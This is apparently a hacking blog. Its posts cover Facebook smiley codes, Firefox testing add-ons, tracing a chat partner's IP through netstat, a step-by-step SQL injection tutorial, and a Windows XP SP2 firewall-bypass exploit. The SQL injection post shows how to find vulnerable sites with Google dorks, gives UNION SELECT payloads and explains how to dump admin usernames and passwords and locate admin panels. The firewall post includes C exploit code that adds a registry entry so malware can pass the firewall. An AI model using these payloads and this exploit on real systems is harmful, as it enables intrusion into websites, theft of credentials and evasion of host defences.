Search This Blog

This is where I belong.

I was never intrested in the crap they teach us in college, because it bores me.

Its not about money nor about revenge, its about curiosity

My crime is of curiosity, my crime is of outsmarting you, something that you will never forgive me for.

We explore, We seek knowledge

We exist without skin color, without nationality, without religious bais.

Naive Security – Free internet security suite.

Are you sure you are safe online?

About 2 Lakh Facebook accounts were hacked on 15-NOV-12, 250000 Twitter accounts were hacked on 1-FEB-13 at the same time New York Times was hacked.

Protect yourself and people around you from such threats by using our free internet security solution Naive Security. It will help protect your information and your different accounts while you access them through internet.

Download For free

  • Features:
  • Information Security.
  • Password Security
  • Prevention from scams.
  • Wireless security.
  • Data Encryption.
  • Online banking security.
  • Mobile banking security.
  • Online shopping security.
  • Online privacy.
  • Social account security.
  • Kids security
  • Protection against latest security threats.

Codesortie

Monday, 7 May 2012

New Smiley Code for Facebook

Hey friends, i m back.
Here are some facebook chat smileys which you can use....
To insert the new smileys is simply type or paste the code on your message or chat box at facebook. Here are the chat codes :
laugh   [[f9.laugh]]
sad   [[f9.sad]]
angry   [[f9.angry]]
sleepy
  [[f9.sleepy]]
shock
  [[f9.shock]]
kiss
  [[f9.kiss]]
inlove
  [[f9.inlove]]
pizza
  [[f9.pizza]]
coffee
  [[f9.coffee]]
rain
  [[f9.rain]]
bomb
  [[f9.bomb]]
sun
  [[f9.sun]]
heart
  [[f9.heart]]
heartbreak
  [[f9.heartbreak]]
doctor
  [[f9.doctor]]
ghost
  [[f9.ghost]]
brb
  [[f9.brb]]
wine
  [[f9.wine]]
gift
  [[f9.gift]]
adore
  [[f9.adore]]
angel
  [[f9.angel]]
baloons
  [[f9.baloons]]
bowl
  [[f9.bowl]]
cake
  [[f9.cake]]
callme
  [[f9.callme]]
clap
  [[f9.clap]]
confused
  [[f9.confused]]
curllip
  [[f9.curllip]]
devilface
  [[f9.devilface]]
lying
  [[f9.lying]] 
i will provide more soon....
tell then stay online stay safe..........
Enjoy

Saturday, 18 February 2012

Use Firefox as Hack tool

hey friends,
 
Today I am posting about Firefox add-on.

I assume every one Is aware of Fire fox add-on installation procedure.

as per above statement below are links for add-on and usage respectively.



XSS Me


Cross-Site Scripting (XSS) is a common flaw found in todays web applications. XSS flaws can cause serious damage to a web application. Detecting XSS vulnerabilities early in the development process will help protect a web application from unnecessary flaws. XSS-Me is the Exploit-Me tool used to test for reflected XSS vulnerabilities.


Xss Me :- https://addons.mozilla.org/en-US/firefox/addon/xss-me/

SQL Inject Me 


SQL Injection vulnerabilites can cause a lot of damage to a web application. A malicious user can possibly view records, delete records, drop tables or gain access to your server. SQL Inject-Me is Firefox Extension used to test for SQL Injection vulnerabilities.

Sql Inject Me :- https://addons.mozilla.org/en-US/firefox/addon/sql-inject-me/


Access Me

Access vulnerabilities in an application can allow an attacker to access resources without being authenticated. Access-Me is a Firefox extension used to test for Access vulnerabilities.

Tamper Data tutorial


Tamper Data is a Firefox Extension which gives you the power to view, record and even modify outgoing HTTP requests. This is extremely useful when trying to answer questions like:
  • What cookies are being sent to the browser, and what is the browser returning?
  • Are the Cookies marked "secure"?
  • When a redirect happens, is it an HTTP 302?
  • What kind of HTTP Authentication is happening?
Tamper Data can help answer each of these and other puzzling website behavior questions.

Contents


  • 1 Getting Started
  • 2 Recording Transactions
  • 3 Graphing Results
  • 4 Tampering
  • 5 Summary
  • 6 License
  • 7 Comments

Getting Started

Since it's a Firefox extension, you'll first need to download and install Firefox (if you haven't already). Then visit the Tamper Data project page and click the link that reads "Install Now".
Finally, restart Firefox and open Tools → Tamper Data. This will bring up the "Tamper Data - Ongoing Requests" window.

Enlarge

Recording Transactions

As soon as the Ongoing Requests window is up, Tamper Data will start recording HTTP requests. Here's what the window looks like after requesting blogger.com's main page.

Enlarge
The columns in the main window pane are:
  • Time - When the request happened.
  • Duration - How long it took to be retrieved.
  • Total Duration - How long it took to render (includes response download time of item and all sub-items)
  • Size - Size of received content (-1 indicates the item was loaded from the cache)
  • Method - The HTTP method issued (GET or POST)
  • Status - HTTP Status code received or "Loaded from cache"
  • Content Type - Type of data received (aka Mime-Type)
  • URL - Fully qualified URL of request.
  • Load Flags - Additional HTTP information used in retrieving or rendering content.
Selecting an item brings its HTTP Request and Response information to the lower two left and right panes respectively.

Enlarge
This gives you a more detailed view into what the request is doing. If the request you selected happened to contain Cookie information, you'll see a Cookie line in the left-hand pane or a Set-Cooke line in the right hand pane or both.
Double-clicking an entry will bring up the "Tamper Details" window, which provides easy access to that request element's data. Here, I've opened the Tamper Details for the Cookie header of the initial blogger.com home page request.

Enlarge
Using the process outlined above, it's easy to inspect what's going on during a browsing session.
Though the data is pretty to look at inside the Tamper Data shell, it's often convenient to move that data into an external file for viewing. To do this, return to the Ongoing requests window, right-click and choose "Copy all".
This will place all the request information into your clipboard so you can paste it into your favorite text editor.

Graphing Results

To graph the recorded results, in the Ongoing Requests window, select the desired results, right-click and choose "Graph selected" or "Graph all".

Enlarge
The columns of the graph are:
  • URL - Fully qualified URL for the Item
  • Status - HTTP Stats Code
  • Duration - How long it took to download
  • Time - A Gantt chart of requests.
In the Time chart, you'll notice dark-blue and light-blue bars. The darker blue bars represent the Duration, while the lighter blue signifies the duration of all included components. For example, an HTML page would have a light-blue bar spanning all of its CSS, JavaScript and Image inclusions.
Mousing over a URL reveals more information about that component.

Enlarge
Clicking the URL link opens a tab with that item's contents.

Enlarge

Tampering

"Tampering" is the act of modifying request parameters before request submission. To begin Tampering, in the Ongoing Requests window, click the "Start Tamper" button in the upper-left corner.
From here on out, whenever a top-level request is issued, you'll be prompted to tamper with the request. Selecting the Tamper button will launch the Tamper Popup.

Enlarge
Traditional HTTP header fields are to the left, while any POST data is to the right. If the request uses the GET method, then the right-hand side of the dialog will be empty.
After changing any request parameters, clicking OK will execute the request. In the Tamper Popup window, right-clicking a field reveals shortcut methods for a number of neat tricks such as URL encoding/decoding, Base64 encoding/decoding and HTML character removal.

Summary

Tamper Data is an excellent Firefox extension that matches IBM Page Detailer in features and utility. When Firefox is a permissible browser, Tamper Data is the clear choice between the two. However, there are cases when a non-Mozilla based browser is required (read: IE). In those rare instances, IBM Page Detailer is the way to go.


11 Firefox Extensions for Managing Cookies


Cookie Monster :- In a nutshell, Cookie Monster allows for easier managing of what sites a user allows to set cookies and what sites cannot. It works best for users who do NOT accept cookies by default, although this is not necessary. It helps with Cookie Management, especially when you reject cookies by default.

Stealther If there are times you want to surf the web without leaving a trace in your local computer, then this is the right extension for you. What it does is temporarily disable the following:
·         History
·         Downloads
·         Cookies
·         Disk Cache
·         Saved Form Information
·         Referrer Heade
Add & Edit Cookies The main diffirence is that this extension edits and adds cookies not just displays them. it also has a handy filter feature, you can filter for a specific host in the cookies list and the search result will be saved even if you close the browser. See Screenshots.

Cookie Whitelist With Buttons – Gives you a whitelist for all cookie issuing sites.  Use the buttons in the status bar to temporarily accept cookies from the site you are on, or click the add button to quickly add the current site to your list.
CookieCuller – A very straightforward extension that allows you to delete any unwanted cookies and keep the others.
CookieMan Context – Allows you to access a context menu for your cookies via the options privacy menu.  It will allow you to search for desired sites, right click on the site name and quickly change your cookie options.
CookieSwap – A nice extension that will allow you to swap cookies so you can be logged into multiple email accounts at once.  For Web designers, it will allow you to act like different visitors for site testing.
Extended Cookie Manager – Extended Cookie Manager will inform you via the status bar if a cookie was received from a site and then will notify you if it was blocked, allowed, or allowed only for the current session.
Firecookie – Works with Firebug to create cookies, delete them, edit, see all of the current cookies for a site and more.
HttpFox – You can monitor all of the traffic between your browser and a given website, including what cookies it is delivering and receiving.
View Cookies – Adds a tab in the Page Info area so you can easily view what cookies are on your system.

Wednesday, 25 January 2012

Finding Someones IP Address Via Facebook Chat

To Do so we will be using “netstat” command in windows. If you want to know the IP address of a specific person on facebook or orkut or any chat service, there is only one way: Just invite or ping him for a chat and while chat is ON open ‘Command Prompt‘ on your PC (Start >Run>cmd).
note: before trying this make sure you close all the other tabs in your browser. and only facebook is open. also if possible delete all the history and cache from your browser.
When command prompt opens Type the following command and hit Enter.
netstat -an
And you will get all established connections IP addresses there. Note down all the suspicious IP’s

The Next Step is to Trace that user using his IP address.

To do so we will be using IP tracer service. Go to the below address and paste the IP address in the box that says “lookup this ip or website”. and it will show you the location of the user.
It will show you all the information about that user along with his ISP and a Location in the MAP. Now in the MAP Just click on “click for big ip address location” in the big picture you can actually zoom in. and try to recognize the area. If any serious matter just note down the ISP details in that page and contact them about the IP. they will respond you.
Other netstat commands:
-a Displays all connections and listening ports.
-e Displays Ethernet statistics. This may be combined with the -s option.
-n Displays addresses and port numbers in numerical form.
-p proto Shows connections for the protocol specified by proto; proto may be TCP or UDP.
-s option to display per-protocol statistics, proto may be TCP, UDP, or IP.
-r Displays the routing table.
-s Displays per-protocol statistics. By default, statistics are shown for TCP, UDP and IP; the
-p option may be used to specify a subset of the default.
Try it...!!!
You can join me by clicking the contact me button.
Enjoy...!!!!

Hacking Websites

 Friends today we will try to see what basically a website contains and how we can hack some loosely programmed site.

Before we see what SQL Injection is. We should know what SQL and Database are.

Database:
Database is collection of data. In website point of view, database is used for storing user ids,passwords,web page details and more.


Some List of Database are:

* DB servers,
* MySQL(Open source),
* MSSQL,
* MS-ACCESS,
* Oracle,
* Postgre SQL(open source),
* SQLite,


SQL:
Structured Query Language is Known as SQL. In order to communicate with the Database ,we are using SQL query. We are querying the database so it is called as Query language.

Definition from Complete reference:
SQL is a tool for organizing, managing, and retrieving data stored by a computer
database. The name "SQL" is an abbreviation for Structured Query Language. For
historical reasons, SQL is usually pronounced "sequel," but the alternate pronunciation
"S.Q.L." is also used. As the name implies, SQL is a computer language that you use to
interact with a database. In fact, SQL works with one specific type of database, called a
relational database.

Simple Basic Queries for SQL:
Select * from table_name :
this statement is used for showing the content of tables including column name.
For eg:
select * from users;

Insert into table_name(column_names,...) values(corresponding values for columns):
For inserting data to table.
For eg:
insert into users(username,userid) values("BreakTheSec","break");

I will give more detail and query in my next thread about the SQL QUERY.

What is SQL Injection?
SQL injection is Common and famous method of hacking at present . Using this method an unauthorized person can access the database of the website. Attacker can get all details from the Database.

What an attacker can do?

* ByPassing Logins
* Accessing secret data
* Modifying contents of website
* Shutting down the My SQL server

Now let's dive into the real procedure for the SQL Injection.
Follow my steps.

Step 1: Finding Vulnerable Website:
Our best partner for SQL injection is Google. We can find the Vulnerable websites(hackable websites) using Google Dork list. google dork is searching for vulnerable websites using the google searching tricks. There is lot of tricks to search in google. But we are going to use "inurl:" command for finding the vulnerable websites.

Some Examples:
inurl:index.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:pageid=

Here is the huge list of Google Dork
http://www.ziddu.com/download/13161874/A...t.zip.html

How to use?
copy one of the above command and paste in the google search engine box.
Hit enter.
You can get list of web sites.
We have to visit the websites one by one for checking the vulnerability.
So Start from the first website.


Note:if you like to hack particular website,then try this:
site:www.victimsite.com dork_list_commands
for eg:
site:www.victimsite.com inurl:index.php?id=
Step 2: Checking the Vulnerability:
Now we should check the vulnerability of websites. In order to check the vulnerability ,add the single quotes(') at the end of the url and hit enter. (No space between the number and single quotes)

For eg:
http://www.victimsite.com/index.php?id=2'
If the page remains in same page or showing that page not found or showing some other webpages. Then it is not vulnerable.

If it showing any errors which is related to sql query,then it is vulnerable. Cheers..!!
For eg:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1

Step 3: Finding Number of columns:
Now we have found the website is vulnerable. Next step is to find the number of columns in the table.
For that replace the single quotes(') with "order by n" statement.(leave one space between number andorder by n statement)

Change the n from 1,2,3,4,,5,6,...n. Until you get the error like "unknown column ".

For eg:
http://www.victimsite.com/index.php?id=2 order by 1
http://www.victimsite.com/index.php?id=2 order by 2
http://www.victimsite.com/index.php?id=2 order by 3
http://www.victimsite.com/index.php?id=2 order by 4
change the number until you get the error as "unknown column"

if you get the error while trying the "x"th number,then no of column is "x-1".

I mean:
http://www.victimsite.com/index.php?id=2 order by 1(noerror)
http://www.victimsite.com/index.php?id=2 order by 2(noerror)
http://www.victimsite.com/index.php?id=2 order by 3(noerror)
http://www.victimsite.com/index.php?id=2 order by 4(noerror)
http://www.victimsite.com/index.php?id=2 order by 5(noerror)
http://www.victimsite.com/index.php?id=2 order by 6(noerror)
http://www.victimsite.com/index.php?id=2 order by 7(noerror)
http://www.victimsite.com/index.php?id=2 order by 8(error)

so now x=8 , The number of column is x-1 i.e, 7.

Sometime the above may not work. At the time add the "--" at the end of the statement.
For eg:

http://www.victimsite.com/index.php?id=2 order by 1--

Step 4: Displaying the Vulnerable columns:
Using "union select columns_sequence" we can find the vulnerable part of the table. Replace the "order by n" with this statement. And change the id value to negative(i mean id=-2,must change,but in some website may work without changing).

Replace the columns_sequence with the no from 1 to x-1(number of columns) separated with commas(,).

For eg:
if the number of columns is 7 ,then the query is as follow:

http://www.victimsite.com/index.php?id=-2 union select 1,2,3,4,5,6,7--

If the above method is not working then try this:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,3,4,5,6,7--


It will show some numbers in the page(it must be less than 'x' value, i mean less than or equl to number of columns).

Like this:


Now select 1 number.
It showing 3,7. Let's take the Number 3.

Step 5: Finding version,database,user
Now replace the 3 from the query with "version()"

For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,version(),4,5,6,7--


It will show the version as 5.0.1 or 4.3. something like this.

Replace the version() with database() and user() for finding the database,user respectively.

For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,database(),4,5,6,7--

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,user(),4,5,6,7--

If the above is not working,then try this:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,unhex(hex(@@version)),4,5,6,7--


Step 6: Finding the Table Name
if the version is 5 or above. Then follow these steps. Now we have to find the table name of the database. Replace the 3 with "group_concat(table_name) and add the "from information_schema.tables where table_schema=database()"

For eg:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(table_name),4,5,6,7 from information_schema.tables where table_schema=database()--
Now it will show the list of table names. Find the table name which is related with the admin or user.


Now select the "admin " table.

if the version is 4 or some others, you have to guess the table names. (user, tbluser). It is hard and bore to do sql inection with version 4.

Step 7: Finding the Column Name

Now replace the "group_concat(table_name) with the "group_concat(column_name)"

Replace the "from information_schema.tables where table_schema=database()--" with "FROM information_schema.columns WHERE table_name=mysqlchar--

Now listen carefully ,we have to find convert the table name to MySql CHAR() string and replace mysqlchar with that .

Find MysqlChar() for Tablename:
First of all install the HackBar addon:
https://addons.mozilla.org/en-US/firefox/addon/3899/
Now
select sql->Mysql->MysqlChar()

This will open the small window ,enter the table name which you found. i am going to use the admin table name.

click ok

Now you can see the CHAR(numbers separated with commans) in the Hack toolbar.


Copy and paste the code at the end of the url instead of the "mysqlchar"
For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)--

Now it will show the list of columns.
like admin,password,admin_id,admin_name,admin_password,active,id,admin_name,admin_pas ​ s,admin_id,admin_name,admin_password,ID_admin,admin_username,username,password..etc..


Now replace the replace group_concat(column_name) with group_concat(columnname,0x3a,anothercolumnname).

Columnname should be replaced from the listed column name.
anothercolumnname should be replace from the listed column name.


Now replace the " from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)" with the "from table_name"

For eg:
http://www.victimsite.com/index.php?id=-2
and 1=2 union select 1,2,group_concat(admin_id,0x3a,admin_password),4,5,6,7 from admin--

Sometime it will show the column is not found.
Then try another column names

Now it will Username and passwords.

Enjoy..!!cheers..!!

If the website has members then jock-bot for you. You will have the list of usernames and password.
Some time you may have the email ids also,enjoy you got the Dock which can produce the golden eggs.

Step 8: Finding the Admin Panel:
Just try with url like:
http://www.victimsite.com/admin.php
http://www.victimsite.com/admin/
http://www.victimsite.com/admin.html
http://www.victimsite.com:2082/
etc.
If you have luck ,you will find the admin page using above urls.
Hope you like this post...!!!!
Join me by clicking the contact me button in the menu bar.
Enjoy...!!!

Monday, 23 January 2012

Bypassing Windows-XP Firewall

hey friends today i m going to tell you how you can by-pass Windows XP SP2 firewall.
  • There is a technique using which we can bypass windows-xp service pack-2 firewall.
  • This techniques is nothing but the vulnerability found in windows-xp sp2 firewall.
  • This is explained here in detail with exploit code.

Windows XP Firewall Bypassing (Registry Based) :-

Microsoft Windows XP SP2 comes bundled with a Firewall. Direct access to Firewall's registry keys allow local attackers to bypass the Firewall blocking list and allow malicious program to connect the network.

Credit :-

The information has been provided by Mark Kica.

Vulnerable Systems :-

* Microsoft Windows XP SP2

Windows XP SP2 Firewall has list of allowed program in registry which are not properly protected from modification by a malicious local attacker.

If an attacker adds a new key to the registry address of HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ SharedAccess\Parameters\FirewallPolicy\StandardProfile\ AuthorizedApplications\List, the attacker can enable his malware or Trojan to connect to the Internet without the Firewall triggering a warning.

Proof of Concept :-
Launch the regedit.exe program and access the keys found under the following path:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ SharedAccess\Parameters\FirewallPolicy\StandardProfile\ AuthorizedApplications\List

Add an entry key such as this one:

Name: C:\chat.exe
Value: C:\chat.exe:*:Enabled:chat

Exploit :-

#include <stdio.h>
#include <windows.h>
#include <ezsocket.h>
#include <conio.h>
#include "Shlwapi.h"
int main( int argc, char *argv [] )
{
char buffer[1024];
char filename[1024];
HKEY hKey;
int i;
GetModuleFileName(NULL, filename, 1024);
strcpy(buffer, filename);
strcat(buffer, ":*:Enabled:");
strcat(buffer, "bugg");
RegOpenKeyEx(
HKEY_LOCAL_MACHINE,
"SYSTEM\\CurrentControlSet\\Services" "\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile" "\\AuthorizedApplications\\List",
0,
KEY_ALL_ACCESS,
&hKey);
RegSetValueEx(hKey, filename, 0, REG_SZ, buffer, strlen(buffer));
int temp, sockfd, new_fd, fd_size;
struct sockaddr_in remote_addr;
fprintf(stdout, "Simple server example with Anti SP2 firewall trick \n");
fprintf(stdout, " This is not trojan \n");
fprintf(stdout, " Opened port is :2001 \n");
fprintf(stdout, "author:Mark Kica student of Technical University Kosice\n");
fprintf(stdout, "Dedicated to Katka H. from Levoca \n");
sleep(3);
if ((sockfd = ezsocket(NULL, NULL, 2001, SERVER)) == -1)
return 0;
for (; ; )
{
RegDeleteValue(hKey, filename);
fd_size = sizeof(struct sockaddr_in);
if ((new_fd = accept(sockfd, (struct sockaddr *)&remote_addr, &fd_size)) == -1)
{
perror("accept");
continue;
}
temp = send(new_fd, "Hello World\r\n", strlen("Hello World\r\n"), 0);
fprintf(stdout, "Sended: Hello World\r\n");
temp = recv(new_fd, buffer, 1024, 0);
buffer[temp] = '\0';
fprintf(stdout, "Recieved: %s\r\n", buffer);
ezclose_socket(new_fd);
RegSetValueEx(hKey, filename, 0, REG_SZ, buffer, strlen(buffer));
if (!strcmp(buffer, "quit"))
break;
}
ezsocket_exit();
return 0;
}
/* EoF */


Hope you like it.!!!
Enjoy....!!!!